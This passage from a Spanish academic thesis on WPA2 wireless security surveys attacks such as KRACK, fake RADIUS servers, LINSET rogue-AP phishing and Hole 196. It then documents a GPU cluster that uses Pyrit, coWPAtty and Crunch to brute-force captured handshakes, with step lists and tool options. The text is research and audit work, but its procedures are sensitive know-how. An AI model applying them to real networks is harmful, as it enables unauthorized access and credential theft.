


Figure 4: Key reinstallation attack against the 4-way handshake, when the supplicant (victim) still accepts plaintext retransmissions of message 3 if a PTK is installed.

Imagen 17: Captura ataque Krack. [26]. Fuente: [139]

Aprovechamos para aclarar que KRACK ATTACK [26] no obtiene la contraseña PSK [9], simplemente se dedica a interceptar tráfico, manipularlo, descifrarlo, etc. Fuente y más información [Ver 138 y 139].

2.3.5 Radius falso

Para intentar engañar con una WPA2 ENTERPRISE [24] falsa, hace falta crear una infraestructura como si fuese la auténtica, con un servidor radius EAP [27] de autenticación y una red WIFI. El proceso parece complicado pero la herramienta “hostapd-wpe” [70] lo simplifica en unos pocos pasos. Fuente: [109].

- 1.- En Kali [62], instalar la herramienta “hostapd-wpe” [70].
- 2.- Editar el fichero /etc/hostapd-wpe/hostapd-wpe.conf añadiendo el nombre SSID [35] de la red wifi a suplantar.
- 3.- Finalizar todos los procesos de la tarjeta WI-FI [5] para que no interfieran.
- 4.- Ejecutamos hostapd.wpe apuntando al archivo de configuración que hemos editado.
- 5.- Con los datos de salida y mediante fuerza bruta [10] con diccionario intentamos obtener la contraseña del usuario que se autenticó.

Fuente: Video de offensive security [109].

Otros ataques: [136]

2.3.6 AP falso

El ataque de un AP falso [44] o rogue AP [44] es muy sencillo de realizar debido a las herramientas que lo automatizan. Existe incluso un dispositivo portátil programado para realizarlo de tal manera que se puede llevar a cualquier parte sin que se vea. De lo que se trata es de crear un punto de acceso falso el cual dispone de un portal en el que avisa al dispositivo que se conecte que tiene que introducir la contraseña para poder conectarse, una vez que el usuario introduce la contraseña, retira el AP [7] falso y le permite conectarse. Para obligar a los usuarios a conectarse, inunda la red con paquetes que desconecten todo el tiempo al cliente o clientes (permite realizar un ataque masivo a todos los AP [7] que tengan clientes conectados). Es un ataque muy molesto ya que no permite al usuario conectarse a Internet hasta que no introduce las credenciales en el access point falso [7] o el atacante se cansa de esperar y finaliza el ataque.

El proceso es el siguiente:

- 1.- En la distribución de Wifislax [58], ejecutamos LINSET [59]. La primera vez que se abre chequea una serie de dependencias que necesita para que funcione, la última distribución de Wifislax [58] ya las cumple todas.
- 2.- Primero se elige el interface que se usará para desplegar el sitio web y el AP [7] falso.
- 3.- Se realizará un escaneo de la red en busca de un AP [7] que tengan clientes conectados.
- 4.- Se selecciona el objetivo.
- 5.- Se selecciona el tipo de AP [7] fake.
- 6.- Se selecciona el tipo de handshake [1] a recoger (de más a menos fiable). Es necesario para poder crear el AP [7] falso.

- 7.- Se selecciona el tipo de ataque para obtener el handshake [1]. Permite desautenticar al nodo o a todos.
- 8.- Se elige el tipo de portal web (solo hay un tipo de momento) y se selecciona el idioma.

Lo que hará a continuación es desautenticar al o a los clientes para que se tengan que volver a conectar pero inundará de tráfico ese canal para que se conecten al falso AP [7], les dará una IP [60] y les cargará el portal donde les reclama la contraseña WPA2 [1] debido a que se ha producido un error. Una vez que el usuario introduce la contraseña, LINSET retirará la inundación de paquetes, autenticará al cliente o dejará que se autentique automáticamente y en el atacante aparecerá la contraseña WPA2 [1] en texto plano. Este ataque se conoce como ataque de ingeniería social porque no va dirigido al sistema como tal sino al usuario. Puede resultar difícil de creer pero este ataque es muy efectivo porque deja al usuario sin conexión a Internet hasta que no mete la contraseña y por desgracia es muy efectivo.

Ejemplo llevado a cabo en el portal web “todosobretusistemaoperativo.com” [43]
Otra herramienta similar es “Wifiphisher” [71].

2.3.7 Ataque de cálculo de pre-shared key en función del fabricante

Durante unos años, los ISPs [34] (o por lo menos los de España) utilizaban una serie de algoritmos a la hora de generar las contraseñas WPA [2] y WPA2 [1] de los routers WI-FI [5] que distribuían en los domicilios de sus clientes. Al cabo de poco tiempo (como es lógico con la seguridad por oscuridad) alguien descubrió el algoritmo de los fabricantes o de los ISPs (proveedores de servicios). Mediante la herramienta “Wifiauditor” [72] (escrita en java), “Brutushack” [73] o “Magickey” [74] se puede testear si la red es vulnerable a este tipo de ataque.

2.3.8 Hole 196

Una vez que un atacante tiene la contraseña WPA2 [1] de la red, puede aprovechar una vulnerabilidad del protocolo que permite spoofear en la parte de comunicaciones broadcast [65] debido a una vulnerabilidad en el estándar 802.11i [1] que no impide que solo el router utiliza el tráfico broadcast [65] cifrado con la GTK (group temporal key) [1]. A partir de ahí, un cliente que modifique las tramas enviadas por broadcast [65] y cifradas con GTK [1], puede realizar ataques MITM [38] (man in the middle), DDoS [42], análisis de tráfico, suplantación de identidad [75], etc. Antiguamente (allá por el 2010 cuando se descubrió) se utilizaba una herramienta llamada “madwifi” [76] que modifica los drivers de algunas tarjetas WI-FI [5] compatibles para ser capaces de realizar este ataque. En la actualidad ya existen drivers que permiten realizar dicho ataque sin instalar nada, simplemente estando conectado a la red WPA2 [1]. Fuentes y ejemplos: [36] [37]

Para ampliar información sobre vulnerabilidades y ataques sobre redes inalámbricas se puede recurrir a más referencias: [Ver 129, 130, 131, 132]

3. Montaje del entorno de pruebas.

3.1 Inventario de hardware y costes

La siguiente tabla pretende reflejar los distintos componentes y el coste que es necesario para este trabajo.

Componente	Precio en €	Características	Finalidad
PC	Cedido	8 cores 12 GB ram	Maquina principal
PCx6	Cedido	4x2,8 GHz cores 4 GB ram	Marquinas servidoras
PC	Cedido	2 cores 3 GB ram	Marquinas servidoras
PC	Cedido	4x2,4 GHz cores 6 GB ram	Marquinas servidoras
Portátil	Propio	4 cores 8 GB ram	Captura tráfico WI-FI y test de herramientas
Adaptador USB Wifi	10	Modo monitor	Captura e inyectar tráfico WI-FI
Adaptador USB Wifi TN-WL722N v1	8	Modo monitor	Caso práctico KRACK
Antena panel direccional	15	2,4 GHz. Ganancia 14 dBi	Ampliar distancia captura WI-FI
Polímetro	25	Kyoritsu Digital Clamp Meter	Calcular consumo eléctrico
Grafica	75	NVIDIA GTX 770	Potencia cálculo
Grafica	80	NVIDIA GTX 680	Potencia cálculo
Grafica	85	NVIDIA GTX 680	Potencia cálculo
Grafica	Cesión	NVIDIA GTX 670	Potencia cálculo
Grafica	65	NVIDIA GTX 295	Potencia cálculo
Grafica	82	NVIDIA GTX 295	Potencia cálculo
Grafica	Préstamo	NVIDIA GT 630	Potencia cálculo
Grafica	Propia	NVIDIA 9600 GT	Potencia cálculo
Grafica	35	NVIDIA GT 730	Potencia cálculo
Grafica	35	NVIDIA GTX 550 TI	Potencia cálculo
Grafica	Préstamo	NVIDIA QUADRO K4000	Potencia cálculo
Grafica	20	NVIDIA GTX 260	Potencia cálculo

Grafica	30	NVIDIA GTX 560	Potencia cálculo
Fuente Alimentación	21	650W OL-LINK	Potencia eléctrica
Fuente Alimentación	28	750W Tacens APII	Potencia eléctrica
Fuente Alimentación	28	750W Tacens APII	Potencia eléctrica
Fuente Alimentación	Cesión	720W Radix	Potencia eléctrica
Fuente Alimentación	Préstamo	750W Fatality	Potencia eléctrica
Switch	18	D-Link DGS-1008D 8x1Gb ethernet port	Distribución de carga
Switch	20	NetGear GS205 5x1Gb ethernet port	Distribución de carga
Cables	25	Corriente SATA a 6-8 pines	Adaptador
Switch de consola KVM	Préstamo	HP switch de consola KVM para conectar dos equipos.	Ahorro de espacio
Total	705		

Tabla 7: Inventario de material necesario y costes

El coste total para este proyecto es de 705 € con gran mayoría de dispositivos cedidos. Si no se dispusiese de nada y no hubiese posibilidad de préstamos, el presupuesto podría incrementarse en 1.000 € más aproximadamente (siempre y cuando el material siga siendo de segunda mano).

3.2 Distribución y acoplamiento hardware

La distribución y acoplamientos de los distintos equipos se realizó mediante una conexión de tarjeta gráfica tipo PCI express 16x [77] por equipo (excepto en dos que disponían de más de un zócalo). También se realiza la conexión eléctrica y de red contra un switch [97] 5 x Gb ethernet port y otro switch 10 x Gb ethernet port. La distribución física se realiza dejando espacio entre los equipos ya que aumenta mucho la temperatura tanto de la CPU [78] como de las GPUs [6] internas (sin refrigeración, sube dos grados cada media hora en una habitación de aproximadamente 12 m²). Se utilizó refrigeración natural aprovechando que en el exterior la temperatura era entre 1º y 10º.



Imagen 18: Configuración hardware de los equipos.

En los equipos es necesario conectar adaptadores para poder alimentar a las tarjetas gráficas ya que casi todas requieren de varias conexiones de alimentación de 6-8 pines PCIE (PCIExpress). Se modifica una de las regletas de enchufe para conseguir medir el consumo eléctrico durante las fases de benchmark [\[95\]](#) para realizar un cálculo aproximado del coste en KW/h [\[79\]](#).

3.3 Selección de sistemas operativos, aplicaciones y tarjetas gráficas.

Aunque se podría haber realizado la configuración en una máquina y luego clonarla con algún software tipo clonezilla [\[80\]](#) (software para clonar discos), se realizó de manera individual para ir detectando, anotando y resolviendo los errores producidos por sistemas operativos, aplicaciones o drivers. Gracias a esta decisión y, aunque se ha dedicado más tiempo, se han podido resolver y documentar una serie de errores que servirán para acelerar el proceso en futuras instalaciones.

3.3.1.- Selección de sistemas operativo:

Se han probado los siguientes sistemas operativos:

Kali 2017.2 [62], Wifislax 1.1 [58], Debian 9.2.1 [81], Ubuntu 17.04 [82].

Después de instalar todos los sistemas operativos se selecciona **Ubuntu 17.04 server** [82] porque no instala entorno gráfico y consume pocos recursos, tiene una gran cantidad de drivers y es capaz de detectarlos e instalarlos, presenta compatibilidad con OpenCL [83] y Cuda [84].

3.3.2.- Selección de herramienta de crackeo de contraseña WPA2:

Se han probado las herramientas Aircrack [53], Hashcat [63], coWPAtty [54] y Pyrit [11]. Se seleccionó Pyrit [11], no por ser la más rápida de las tres (de hecho, es la que peor rendimiento daba en pruebas sencillas) sino porque permitía el trabajo colaborativo de varias máquinas añadidas en red. Ésto, a priori, parece no suponer gran diferencia, pero dado el potencial que se puede llegar a conseguir cuando se trata de sistemas trabajado en conjunto en vez de individualmente, presenta un recurso con poca limitación, los límites se encuentran en cuantos equipos se es capaz de conectar en red para prestar su potencia de cálculo.

Pyrit:

Pyrit [11] es un programa escrito en python [85] y en C [110]. Utiliza varias librerías de python 2.5 [85] relacionadas con cifrado, bases de datos y red como pueden ser OpenSSL [87], Scapy [88], Pcap [89] y SQLAlchemy [90]. Se utiliza para generar masivamente contraseñas pre-calculadas [94] de WPA2 [1], ya sea para almacenarlas en una base de datos [102] de contraseñas pre-calculadas [94], usarlas al vuelo concatenándola con otras aplicaciones como Crunch [91], John The Ripper [92], coWPAtty [54], etc, o de las dos maneras al mismo tiempo, generando contraseñas pre-calculadas [94] para descifrarlas al vuelo y al mismo tiempo almacenarlas en una base de datos [102]. El proyecto fue creado por Lukas Lueg [11] de 2008 a 2011 y ha sido continuado por John Mora [12] desde 2015. Fuente: [13]

Se ha testado la versión 0.4.0 y la 0.5.1 de Pyrit [12]. La versión 0.5.1 corrige algunos de los bugs de sus predecesoras 0.4.0 (Lukas) y añade algunas mejoras. La versión que descarga Ubuntu [82] y que reconoce en su catálogo de paquetes es la 0.4.0 y esa es la que se usó en las primeras pruebas. No obstante, se descargó e instaló la 0.5.1 para realizar las mismas pruebas y para ver si los problemas encontrados (se comentan en las conclusiones) se habían solucionado, pero no hubo éxito. En otras distribuciones de pentesting (auditorías de seguridad), viene precargada la versión 0.5.1 de Pyrit [12] (John Mora). Ver mejoras de la 0.5.1: [12]

Si accedemos al manual de pyrit [11] [111], podemos encontrar la cantidad de opciones que dispone. No es parte de este trabajo comentarlas todas pero se van a nombrar las más interesantes y las que estarán relacionadas con el caso práctico final.

El comando pyrit [12] (pyrit [options] command) consta de dos campos importantes, “options” y “command”. “Options” se compone de las siguientes opciones que sirven para realizar la configuración inicial de cómo funcionará el programa:

Recognized options:

- b** : Filters AccessPoint by BSSID → Se puede elegir realizar el filtro por BSSID o ESSID [35]
- e** : Filters AccessPoint by ESSID
- h** : Print help for a certain command
- i** : Filename for input ('-' is stdin)
- o** : Filename for output ('-' is stdout)
- r** : Packet capture source in pcap-format → Si fichero que contiene el handshake está en pcap [89].
- u** : URL of the storage-system to use → Permite utilizar si se utiliza un almacenamiento remoto.
- all-handshakes** : Use all handshakes instead of the best one → Seleccionar todos los handshakes y no el que sea mejor
- aes** : Use AES

Los comandos son las operaciones que realizará pyrit [11], ya sea una prueba “benchmark” [95] de rendimiento o analizar un handshake [1]:

Recognized commands:

- analyze** : Analyze a packet-capture file → Comprobar que un handshake [1] es correcto.
- attack_batch** : Attack a handshake with PMKs/passwords from the db → Atacar un handshake [1] a través de una base de datos [102] de contraseñas y contraseñas pre-calculadas [94].
 - attack_cowpatty* : Attack a handshake with PMKs from a cowpatty-file
- attack_db** : Attack a handshake with PMKs from the db → Atacar un handshake [1] a través de una base de datos [102] de contraseñas y contraseñas pre-calculadas [94].
- attack_passthrough** : Attack a handshake with passwords from a file. → Atacar un handshake [1] a través de un fichero de contraseñas.
- batch** : Batchprocess the database → comando administración base de datos [102]. Procesa los passwords importados en pre-calculados [94].
- benchmark** : Determine performance of available cores → Test de rendimiento, nos dice PMK/s.
 - benchmark_long* : Longer and more accurate version of benchmark (5 minutes)
- check_db** : Check the database for errors → Chequea la BBDD [102].
- create_essid** : Create a new ESSID → Crear un nuevo ESSID [35] en la BBDD [102]. Como los PMKs se generan a partir del PSK [9] y del ESSID [35], no es necesario tener el handshake para generar diccionarios pre-calculados [94], solo es necesario una lista de posibles PSKs [9] y un nombre de SSID, por ejemplo: WLAN_XX [61].
- Delete_essid** : Delete a ESSID from the database → Borrar un ESSID [35] concreto de una BBDD [102]. El problema es que borra esas pmks pero al ser un fichero de BBDD [102] este no encoge con lo que es complicado recuperar espacio sin borrar la BBDD [102] (o el fichero) y empezar desde cero.
- eval** : Count the available passwords and matching results → Cuenta la cantidad de posibles PMKs que hay almacenados en la BBDD [102].

export_cowpatty : *Export results to a new cowpatty file* → Exporta los resultados a un fichero con compatibilidad con cowpatty [54] lo que permite que sea esta herramienta la que realice el ataque.

export_hashdb : *Export results to an airolib database* → Lo mismo que la anterior pero para la BBDD [102] de la suite aircrack [53].

export_passwords : *Export passwords to a file* → Exporta los passwords generados a un fichero.

help : *Print general help*

import_passwords : *Import passwords from a file-like source* → Se utiliza para importar un diccionario que luego se quita pre-calcular.

import_unique_passwords : *Import unique passwords from a file-like source.*

list_cores : *List available cores* → Muestra los cores y GPUs disponibles que se pueden utilizar. Se puede modificar el número para que no haya cuellos de botella.

list_essids : *List all ESSIDs but don't count matching results*

Passthrough : *Compute PMKs and write results to a file* → Se usa para computar password al vuelo, por ejemplo recibiendo de crunch [91], john the ripper [92], etc mediante pipes.

relay : *Relay a storage-url via RPC* → Se puede utilizar un servidor intermediario de almacenamiento.

selftest : *Test hardware to ensure it computes correct results* → chequeo del hardware utilizado para generar las PMKs.

serve : *Serve local hardware to other Pyrit clients* → La máquina servirá al cliente que la reclame. Es la que usaremos en los laboratorios.

strip : *Strip packet-capture files to the relevant packets*

stripLive : *Capture relevant packets from a live capture-source*

verify : *Verify 10% of the results by recomputation* → Es como una especie de control de calidad, nos asegura que el 10% está pre-calculado [94] correctamente.

Author de la herramienta: Lukas Lueg. Continuada y mantenida por John Mora.

Fuente:man pyrit. [111]

coWPAtty [54]:

Es una herramienta creada por Joshua Wright que sirve para probar contraseñas pre-calculadas [94] contra el SSID [35] de un handshake [1] indicado. Se selecciona coWPAtty [54] por su capacidad de test de contraseñas pre-calculadas [94] que es capaz de realizar y también por su compatibilidad con Pyrit[11].

Author de la herramienta: Joshua Wright.

Fuente: Offensive security [54]

Crunch [91]:

Es una herramienta que permite generar contraseñas de con unas determinadas características, ejemplo: contraseñas de 8 caracteres compuesta solo de mayúsculas y números, contraseñas compuestas entre 8 y 10 caracteres compuesta de mayúsculas, minúsculas, números y símbolos.

Author de la herramienta: bofh28

Fuente: Offensive security [91]

Maskprocessor [115]:

Es una herramienta que permite generar contraseñas de con unas determinadas características, ejemplo: contraseñas de 8 caracteres compuesta solo de mayúsculas y números, contraseñas compuestas entre 8 y 10 caracteres compuesta de mayúsculas, minúsculas, números y símbolos.

Author de la herramienta: Jens Steube.

Fuente: hashcat.net [115]

A parte de las herramientas comentadas, también se utilizarán otras como aircrack [53], reaver [50], bully [51], wireshark [67], etc.

Aircrack [53]: Es una paquete de herramientas que permiten una gran diversidad de ataques a redes WI-FI [5].

Author de la herramienta: Thomas d'Otreppe, Original work: Christophe Devine

Fuente: Offensive security [53]

Reaver [50]: Es una herramienta para realizar ataques contra WPS [29].

Author de la herramienta: Tactical Network Solutions, Craig Heffner

Fuente: Offensive security [50]

Bully [51]: Es una herramienta para realizar ataques con WPS [29].

Author de la herramienta: Brian Purcell

Fuente: Offensive security [51]

PixieWPS [49]: Herramienta que utiliza fuerza bruta [10] contra WPS [29] y que viene implementada en las últimas versiones de bully [51].

Author de la herramienta: wiire

Fuente: Offensive security [49]

Wireshark [67]: Es una herramienta que permite capturar el tráfico de red.

Author de la herramienta: Gerald Combs and contributors

Fuente: Offensive security [67]

John The Ripper [92]: Es una herramienta muy popular para descifrar contraseñas. Lo que la hace tan especial es que incluye una gran cantidad de opciones para craquear también una ingente cantidad de tipos de algoritmos. A parte de eso también permite generar contraseñas como crunch [91].

Author de la herramienta: Solar Designer

Fuente: Offensive security [92]

3.3.3.- Selección de tarjeta gráfica:

Se han probado RADEON (AMD [112]) y NVIDIA [64] y se ha optado por tarjetas NVIDIA [64] con procesadores compatibles con Cuda [84]. Después de leer documentación del fabricante en Internet y sobretodo casos prácticos y foros, se llega a la conclusión de que NVIDIA [64] actualizó sus drivers para ser compatible con Linux [46] en 2015 y desde entonces ha ido mejorando el software y solucionando los problemas que ha ido

encontrando [64]. Eso, la potencia de los cores de NVIDIA [64], la compatibilidad con Pyrit [11] y la facilidad de adquirir las tarjetas de segundamano a buen precio han sido los puntos clave en su selección.

3.4 Configuración software

3.4.1 Configuración de red

Para poder realizar las pruebas con Pyrit serve [11], es necesario configurar todos los equipos en el mismo segmento de red. Como el número de equipos solo es de nueve, utilizamos una red de clase C [93], pero si se dispone de cientos e incluso miles se podría recurrir a una clase B [93] e incluso A [93]. Para ver los detalles ir al [Anexo I].

3.4.2 Configuración de pyrit serve

El proceso de configuración de pyrit serve [11] es independiente del uso que se hará posteriormente, ya sea para crear un diccionario, ataque al vuelo [ver vídeo 145] pasando las claves pre-calculadas [94] a otra herramienta, ambas a la vez o simplemente realizar un test benchmark [95]. Por esta razón, se configuran los equipos para que sean capaces de trabajar en red como servidores de claves. La configuración es la misma para todos los equipos que harán de servidores y diferente para el que utilice dichos servidores que llamaremos cliente. Para ver los detalles ir al [Anexo II]. Nota: Estos ficheros tendrán diferentes configuraciones en el caso de base de datos si atacan remotamente a la misma y en el caso de la versión pyrit 0.5.1 [12] ya que permite retirar los núcleos del procesador principal para que solo use las GPUs [6] de la tarjeta gráfica. Para ver otras configuraciones de pyrit recurrir a [Anexos VI y IX].

3.4.3 Configuración de drivers

Para que Pyrit [11] detecte los núcleos CUDA [84] de las tarjetas gráficas es necesario instalar los drivers necesarios. Lo primero que debemos hacer nada más terminar la instalación de ubuntu [82] y la configuración SSH [98] y de Red es instalar Pyrit [11], Pyrit-OpenCL [11] y el actualizador de drivers de ubuntu [82]. Para ver los detalles ir al [Anexo III].

3.4.4 Ataque directo

Tiene la ventaja de que no requiere ocupación pero la desventaja de que si se corta la conexión, se tiene que volver a empezar desde el principio; o si se quiere volver a lanzar un ataque, hay que volver a generar las PMKs [1], que es lo que más tiempo lleva. Este caso práctico dio mejores resultados que el de almacenar las PMKs [1] en una base de datos [102] (nos llevó más de 10 horas). Encontrar el PSK [9] al vuelo nos llevó unas dos horas y cuarenta y cinco minutos. [Ver vídeo 145]

Para realizar el ataque directo (también conocido como “al vuelo”, sin almacenar las contraseñas ni las PMKs [1]), tenemos que utilizar las tuberías de Linux [46] (llamadas pipes “[|]”). Estas tuberías se encargan de redireccionar la salida de un comando a otro. Para realizar un ataque al vuelo, necesitamos tres operaciones, la primera será generar las

posibles contraseñas (PSK o pre-shared key [9]), la segunda será realizar el proceso de convertir esos PSKs [9] en PMKs (Pairwise Master Keys [1]) mediante la función “PBKDF2 [33] (PSK [9], SSID [35], ssidLengh, 4096, 256) [Más información en: [Anexo V](#)]” y posteriormente testear si el MIC (message integrity check [8]) de la PMK [1] generada coincide con el MIC [8] generado de la PMK [1] recogida en el 4-way handshake [1] capturado [Más información en: [Anexo IV](#) y [Anexo V](#)]. [Ver vídeo [145](#)]

El proceso con las posibles herramientas y ya con el handshake [1] obtenido [[Anexo IV](#)] sería el siguiente:

1.- Generar contraseñas de un determinado tamaño y con una determinada configuración. Por ejemplo: De 8 caracteres, solo números. De 8 caracteres, números y minúsculas, etc.

Herramientas: Crunch [91], Maskprocessor [115], John The Ripper [92].

Para ver el proceso más detalladamente acceder al [[Anexo VIII](#)].
Ejemplo crunch + pyrit [128]

2.- Transformar las contraseñas PSKs [9] a contraseñas precalculadas [94] PMK [1] de WPA2 [1]. Para ello utiliza la función PBKDF2 [33] que hace 4096 repeticiones sobre la PSK [9] y el SSID [35]. Esta función es la causante que se requiera tantos recursos de computación para generar una gran cantidad de PMKs [1].

Herramientas: Pyrit [11], Aircrack [53], genpmk (viene con coWPAtty [54]).

Para ver el proceso más detalladamente acceder al [[Anexo VI](#)]

3.- Comparar el MIC [8] de las PMKs [1] precalculadas [94] con el MIC [8] obtenido del 4-way handshake [1].

Herramientas: coWPAtty [54], Pyrit [11], Aircrack [53].

Para ver el proceso acceder al [[Anexo VII](#)].

4.- Unir la salida de todos los comandos mediante Pipes.

El comando “mp64” comenzará a generar el diccionario pero en vez de guardarlo, pasará la salida a la herramienta Pyrit [11], ésta, recogerá las palabras (serán las PSKs [9]) y con el SSID [35] y la función PBKDF2 [33] generará las PMKs [1] y en vez de pasarlas a una lista o compararlas con un handshake [1], se las pasará a cowpatty [54]. Esta herramienta es más rápida que Pyrit [11] a la hora de generar los MICs [8] a partir de los PMKs [1], SSID, etc, y compararlo con el MIC [8] del handshake [1] capturado lo que acelerará el proceso. Cuando encuentre la contraseña o mp64 haya terminado de generar las combinaciones indicadas y no haya aparecido la misma el proceso finalizará.

Para ver el proceso acceder al [[Anexo VII](#)].

3.4.5 Ataque con diccionario

Tiene la ventaja de que si al generar las PMKs [1] para la base de datos [102] se interrumpe la conexión o se desea aplazar por cualquier motivo, es posible ya que se podrá continuar donde se dejó. También, una vez generada la base de datos [102] la velocidad con un disco duro SATA III [100] normal puede llegar a los dos millones de PMKs [1] por segundo así que con un disco duro SSD [101] o con una cabina de almacenamiento esas velocidades se multiplican. Para explotar esta ventaja, los ESSID [35] de las redes wifi deben ser iguales, sino no valdrá y habrá que generar los PMK [1] para cada ESSID. Otra ventaja a tener en cuenta es que varios equipos desde distintas ubicaciones pueden acceder a la base de datos [102], ya sea para añadir PMKs [1] como para consultarlos [Anexo IX].

Por contra, el espacio requerido para un diccionario de PMKs [1] es muy elevado. En el caso práctico, en una base de datos [102] de MySQL [117] con 1.856.762.568 líneas la ocupación fue de 65 GBytes. El tiempo dedicado a llenar la base de datos [102] con el diccionario usando Pyrit [11] fue de casi cuatro horas. El tiempo dedicado por Pyrit [11] a convertir los PSK [9] importados, en PMKs [1] y, almacenarlos en la base de datos [102] fue de casi siete horas. Por último, sólo le llevó a Pyrit [11] encontrar el PSK [9] en la base de datos [102] apenas 15 minutos. Si sumamos todo, nos llevó más de diez horas todo el proceso comparado con las dos horas y cuarenta y cinco minutos que nos llevó con el proceso directo. Nota: Este proceso se puede reducir si se divide el diccionario en varios pedazos y cada PC [96] los importa directamente contra la base de datos [102] de forma remota [Ver vídeo 147].

Para el ataque de fuerza bruta [10] con base de datos [102] necesitamos crear un diccionario de contraseñas. Se puede recurrir a varios métodos, uno es generar todas las posibles combinaciones, otro es generar un diccionario de las palabras más comunes usadas como contraseña por los usuarios y otro es ajustarlo generando uno a medida. Una vez que está generado el diccionario, hay que importarlo a Pyrit [11], generar el SSID (Service Set Identifier) [35] al que se atacará y posteriormente lanzar el proceso de creación de PMKs [1]. Una vez realizado, se puede realizar la búsqueda comparativa entre el MIC [8] que alberga el 4-way handshake [1] y el MIC [8] que se genera a partir la BBDD [102] (base de datos) [102] de contraseñas precalculadas [94]. Ver anexo [Anexo IX]

Los pasos con el handshake [Anexo IV] ya obtenido serían los siguientes:

1.- Decidir el tipo de almacenamiento "file://", "sqlite:/// [118]" o "mysql [117]".

Se recomienda MySQL [117] para trabajar de forma conjunta en red o "file://" si se van a realizar de forma local. "MySQL" [117] tiene más opciones pero es más complejo de configurar. Por contra "file" es más sencillo.

2.- Si se escoge mysql, entonces es necesario realizar la instalación y configuración tanto en el PC [96] que almacenará la base de datos [102] como varios paquetes en los clientes [Anexo IX].

- 3.- Se genera el diccionario que se quiera importar [\[Anexo VIII\]](#).
- 4.- Se importan las contraseñas a la base de datos [\[102\]](#).
- 5.- Se crea el ESSID [\[35\]](#) que se recogió en el 4-way handshake [\[1\]](#).
- 6.- Se lanza el proceso batch que generará las PMKs [\[1\]](#) a partir de las contraseñas PSKs [\[9\]](#).
- 7.- Se lanza el ataque a la base de datos [\[102\]](#) buscando el PMK [\[1\]](#) a partir del handshake [\[1\]](#) capturado hasta encontrar la password correcta o, hasta recorrer toda la base de datos [\[102\]](#).

Para ver el proceso detalladamente ver [\[Anexo IX\]](#). [Ver vídeo [146](#)]

4. Recogida de datos caso práctico “Pyrit serve”

Una vez montada toda la infraestructura, probado los drivers, el sistema operativo y las herramientas que se van a utilizar para el caso práctico [\[1\]](#), queda realizar el caso práctico, recoger todos los datos posibles y obtener una conclusión con los resultados. Éste caso práctico consiste en realizar dos ataques de fuerza bruta [\[10\]](#) sobre una contraseña WPA2 [\[1\]](#) de 8 caracteres, uno atacando la PMK (Pairwise Master Keys [\[1\]](#)) directamente (sin guardar nada en disco) y otro mediante una base de datos con PMKs [\[1\]](#) precomputados.

El caso práctico se va a dividir en varias subtareas.

- Obtener los datos de las tarjetas gráficas, rendimiento y características. Este apartado nos dará una idea de la potencia de cálculo de las tarjeta gráficas utilizadas y la relación que tienen con respecto a sus núcleos. También, podremos ver la pérdida de PMKs [\[1\]](#) según se van añadiendo más equipos sirviendo en la red. De lo que se trata es de realizar los cálculos necesarios como para obtener una estimación de la capacidad de cálculo que se obtendría al aumentar los recursos (añadir más y más equipos). [\[Apartado 4.1\]](#)
- Obtener los datos de consumo eléctrico de cada dispositivo trabajando con normalidad y al cien por cien de su capacidad. Esto es importante para obtener la tabla de costes lo más cercana posible a la realidad. Para generar una gran cantidad de PMKs [\[1\]](#) es necesario que los PCs estén mucho tiempo encendidos lo que produce un gran consumo eléctrico. [\[Apartado 4.2\]](#)
- Calcular la cantidad de posibles combinaciones y el tiempo dedicado para poder encontrar una PSK [\[9\]](#) en función de su capacidad de cómputo de PMK/s [\[1\]](#). [\[Apartado 4.3\]](#)
- Realizar un caso práctico de un ataque de fuerza bruta [\[10\]](#) contra un handshake [\[1\]](#) capturado de un ejemplo de proveedor de servicios encontrado en Internet. [\[Anexo VII y IX\]](#)

- Obtener una conclusión a partir de los datos recogidos y de los problemas encontrados. También, anotar otros posibles casos de estudio como puede ser una gran base de datos [102] de PMKs [1], una imagen de ubuntu [82] que se convierta en Pyrit serve [11] de forma automática al arrancar mediante USB, un Pyrit serve [11] conectado en otra ubicación física, Pyrit [11] en un dispositivo móvil, etc. [Apartado 5.2.2].

4.1 Datos tarjetas gráficas

